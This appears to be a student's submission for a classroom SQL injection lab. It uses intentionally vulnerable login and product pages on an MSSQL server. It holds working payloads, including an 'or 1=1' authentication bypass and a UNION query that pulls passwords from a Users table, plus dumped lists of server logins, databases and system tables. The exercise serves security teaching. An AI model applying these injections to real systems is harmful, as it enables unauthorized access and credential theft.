


Lab: SQLi

- This is due tonight and worth 10 points.
- Use the following naming convention: homework, underscore, last name, first initial, and extension (e.g., Lab_SQLi_Img.docx).


[Task] SQL Injection

Click the link to test out the **BAD login** page. And answer the following two questions.


1.a Enter “admin” / “monkey” for login. Report the result in a screenshot.




1.b Enter "admin" for User Name and any arbitrary password for Password. Report the result in a screenshot.



2. Use an injection and show that you can log in without using any credentials. Show the injection you used. Report the result after the successful injection in a screenshot.






I used the admin' or 1=1 -- sql injection and it was successful.

[Click the link to test out the **BAD** product page.](#)


3. Click the link at the bottom of the page. Explain how you've got that result.

By clicking that link the sql injection using UNION command 'UNION SELECT 0, password, userID FROM Users – we are adding 0's to the product ID' and we are confusing the database making it display the password instead of the Product Name and User ID from the Assigned To column.




Stay on the **BAD product** test page for the remaining questions.

4. Create an injection to figure out Table Name, Column Name in the database you currently are connected to. Use Union and Information schema view. Report the result in a screenshot. [Hint: Apply the class slide with the title “Attacks using UNION.”]



5. Create an injection to list all the logins and their passwords in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.



ProductID	ProductName	AssignedTo
0		##MS_AgentSigningCertificate##
0		##MS_PolicySigningCertificate##
0		##MS_SmoExtendedSigningCertificate##
0		##MS_SQLAuthenticatorCertificate##
0		##MS_SQLReplicationSigningCertificate##
0		##MS_SQLResourceSigningCertificate##
0		l_certSignSmDetach
0		NT AUTHORITY\NETWORK SERVICE
0		NT AUTHORITY\SYSTEM
0		NT Service\MSSQLSERVER
0		NT SERVICE\ReportServer
0		NT SERVICE\SQLSERVERAGENT
0		NT SERVICE\SQLTELEMETRY
0		NT SERVICE\SQLWriter
0		NT SERVICE\Winmgmt
0		WIN-AVPBP9ATULM\Administrator
0		cis483service
0		sa
0		##MS_PolicyEventProcessingLogin##
0		##MS_PolicyTsqlExecutionLogin##
1	desktop	admin
2	laptop	admin
3	tablet	admin

To check out the normal use of this page, click here: [here](#)

To test SQL injection, use this injection query string:

6. Create an injection to list all the database names in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.

Getting a List of Products

ProductID	ProductName	AssignedTo
0		AdventureWorks2016CTP3
0		DWConfiguration
0		DWDiagnostics
0		DWQueue
0		master
0		model
0		msdb
0		MyFirstDatabase
0		MyPolTestDB
0		MySecondDatabase
0		MyTableTestDB
0		Oldhouse
0		ReportServer
0		ReportServerTempDB
0		SQLyTestDB
0		tempdb
0		WideWorldImporters
1	desktop	admin
2	laptop	admin
3	tablet	admin

To check out the normal use of this page, click here: [here](#)

To test SQL injection, use this injection query string:

```
' UNION SELECT 0, password, userID FROM Users --
```

or click [here](#)

7. Create an injection to list all the system tables in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.

Getting a List of Products

ProductID	ProductName	AssignedTo
0		EventNotificationErrorsQueue
0		filestream_tombstone_2073058421
0		filetable_updates_2105058535
0		plan_persist_context_settings
0		plan_persist_plan
0		plan_persist_query
0		plan_persist_query_text
0		plan_persist_runtime_stats
0		plan_persist_runtime_stats_interval
0		Products
0		QueryNotificationErrorsQueue
0		queue_messages_1977058079
0		queue_messages_2009058193
0		queue_messages_2041058307
0		ServiceBrokerQueue
0		sqlagent_job_history
0		sqlagent_jobs
0		sqlagent_jobsteps
0		sqlagent_jobsteps_logs
0		sysallocunits
0		sysasymkeys
0		sysaudacts
0		sysbinobj
0		sysbinsubobj
0		sysbrickfiles
0		syscerts
0		syschildinsts
0		sysclones
0		sysclsobj
0		syscolpars

To check out the normal use of this page, click here: [here](#)

To test SQL injection, use this injection query string:

```
' UNION SELECT 0, password, userID FROM Users --
```

or click [here](#)